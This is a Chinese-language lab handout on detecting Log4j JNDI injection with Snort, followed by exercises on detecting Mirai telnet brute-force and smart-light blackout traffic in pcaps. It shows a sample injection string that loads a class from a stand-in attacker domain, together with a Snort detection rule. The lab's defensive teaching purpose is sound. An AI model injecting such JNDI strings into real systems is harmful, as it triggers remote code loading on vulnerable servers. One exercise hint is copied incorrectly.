实验 2：利用网络入侵检测系统检测注入式攻击

Snort 检测 Log4j 攻击

1. Log4j 介绍及攻击原理

2021 年 12 月 10 日，Apache Java 模块 Log4j 库第一个远程代码执行漏洞被公开披露，该漏洞识别为 CVE-2021-44228。此外，还陆续披露了漏洞——CVE-2021-45046 和 CVE-2021-45105。Log4j 可能会成为现代网络安全史上最严重的漏洞，至少是近十年来我们面临的最严重的漏洞。一旦漏洞被利用遭到入侵，将令企业陷入困境。

Apache log4j 是一个基于 Java 的日志框架，被用于大量的定制化应用程序、现成的软件、安全类产品和云应用程序，如 Steam 和苹果 iCloud。攻击字符串的一般形式是：
${jndi:protocol://server}

当记录一个字符串时，log4j 会尝试找到变量，并用它们的值来做替换。例如，变量"${hostname}"将检索出当前主机的名称。JNDI 代表 Java 命名和目录接口。它是一个 API（应用程序接口），用于从数据库中获取资源，包括轻量级目录访问协议（LDAP）、域名服务（DNS）和 Java 远程方法调用（RMI）。

默认情况下，Apache log4j 支持 JNDI，它是一种通过网络检索变量内容的接口。如前所述，JNDI 允许几种类型的网络访问，如轻量级目录访问协议（LDAP）和域名解析（DNS）。

在 JNDI 的情况下，下面的变量被用于通过 LDAP 目录查询来检索某一个 Java 类：
${jndi:ldap://evil-domain.com/class}

当 JNDI 请求被包含在日志信息中时，log4j 库会识别、解释并执行该请求，导致日志平台上的 Java 系统执行各种操作，包括连接到远程服务器下载 Java 代码或执行进一步的资源检索。这时，攻击者就可以插入恶意代码。
由于这一漏洞，JNDI 会被劫持：执行"/Basic/Command/Base64/"、"/Basic/Command/ReverseShell "等命令；联系一个由攻击者控制的域，如 LDAP 服务器。


2. 观察 Log4j 网络包

下载 Wireshark 软件：
https://www.wireshark.org/download.html

从实验平台公有云盘中下载：
log4j-attempts.pcap

用 wireshark 打开 log4j-attempts.pcap 文件，并在 filter 栏中输入：
http.user_agent contains "jndi"

结果如下：



观察 http user agent 域的网络流量规律。

3. 制定检测 Log4j 攻击的 snort 规则。

样例如下：
alert tcp any any -> any 80 (content:"jndi:ldap://"; content:"GET"; http_method; sid:1000000;)

4. 使用 Snort 新规则检测 Log4j 攻击。

在当前文件夹建立 pcap 子文件夹，放入 log4j-attempts.pcap

在当前文件夹建立 log 子文件夹

在当前文件夹建立 rules 子文件夹，其下建立文件 local.rules 和 white_list.rules(空文件即可)

修改 local.rules 文件，加入以下规则：

alert tcp any any -> any 80 (content:"jndi:ldap://"; content:"GET"; http_method; sid:1000000;)

运行 Snort 检测 Log4j 攻击：

docker run -it --rm --net=host -v pcap 文件夹完整路径:/pcap -v rules 文件夹完整路径:/etc/snort/rules -v log 文件夹完整路径:/var/log/snort/ linton/docker-snort snort -r /pcap/log4j-attempts.pcap -c /etc/snort/etc/snort.conf -A console

样例如下：

docker run -it --rm --net=host -v /Users/tianlongyu/Documents/Projects/Research/autopatch/data/pcap:/pcap -v /Users/tianlongyu/Documents/Projects/Research/autopatch/code/rules:/etc/snort/rules -v /Users/tianlongyu/Documents/Projects/Research/autopatch/data/log:/var/log/snort/ linton/docker-snort snort -r /pcap/log4j-attempts.pcap -c /etc/snort/etc/snort.conf -A console

```
(base) tianlongyu@192 networkfunction % docker run -it --rm --net=host -v /Users/tianlongyu/Documents/Projects/Research/autopatch/data/pcap:/pcap
 -v /Users/tianlongyu/Documents/Projects/Research/autopatch/code/rules:/etc/snort/rules -v /Users/tianlongyu/Documents/Projects/Research/autopatc
h/data/log:/var/log/snort/ linton/docker-snort snort -r /pcap/log4j-attempts.pcap -c /etc/snort/etc/snort.conf -A console
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/etc/snort.conf"
```

结果捕获攻击网络包如下：

```
Commencing packet processing (pid=1)
01/01-12:32:03.715938  [**] [1:1000000:0] [**] [Priority: 0] {TCP} 175.6.210.66:55736 -> 198.71.247.91:80
01/01-12:32:03.926916  [**] [1:1000000:0] [**] [Priority: 0] {TCP} 175.6.210.66:56368 -> 198.71.247.91:80
01/01-12:32:09.344226  [**] [1:1000000:0] [**] [Priority: 0] {TCP} 175.6.210.66:56490 -> 198.71.247.91:80
01/01-19:55:04.541970  [**] [1:1000000:0] [**] [Priority: 0] {TCP} 195.54.160.149:57842 -> 198.71.247.91:80
01/02-17:00:02.022857  [**] [1:1000000:0] [**] [Priority: 0] {TCP} 195.54.160.149:39020 -> 198.71.247.91:80
===============================================================================
```

结果产生安全警告如下:

```
===============================================================================
Action Stats:
     Alerts:             5 (   0.013%)
     Logged:             5 (   0.013%)
     Passed:             0 (   0.000%)
Limits:
      Match:             0
      Queue:             0
        Log:             0
      Event:             0
      Alert:             0
Verdicts:
      Allow:         39208 (100.000%)
      Block:             0 (   0.000%)
    Replace:             0 (   0.000%)
  Whitelist:             0 (   0.000%)
  Blacklist:             0 (   0.000%)
     Ignore:             0 (   0.000%)
      Retry:             0 (   0.000%)
===============================================================================
```

以下练习选择只需一个，练习 1 难度适中，建议选择练习 1

练习 1：物联网 Mirai 爆破攻击

目标：用 Snort 检测针对物联网的 Mirai 爆破攻击

步骤:

- 用 wireshark 观察网络流量 mirai.pcap（公共云盘下载）
- 制定 snort 检测规则
- 运行 snort 进行检测

提示:

攻击行为是通过 HTTP API 关闭智能照明

- 协议：telnet
- 关键字：Mirai 爆破物联网简单 Telnet 密码，如“12345“

结果：

- wireshark 展示攻击网络包
- 展示 snort 规则
- 展示 snort 检测结果

练习 2：物联网智能照明的停电攻击

目标：用 Snort 检测针对物联网智能照明的停电攻击

步骤：

- 用 wireshark 观察网络流量 huelight-blackout.pcapng （公共云盘下载）
- 制定 snort 检测规则
- 运行 snort 进行检测

提示：
攻击行为是通过 HTTP API 关闭智能照明

- 协议：http
- 方法：post
- 关键字：on:false

结果：

- wireshark 展示攻击网络包
- 展示 snort 规则
- 展示 snort 检测结果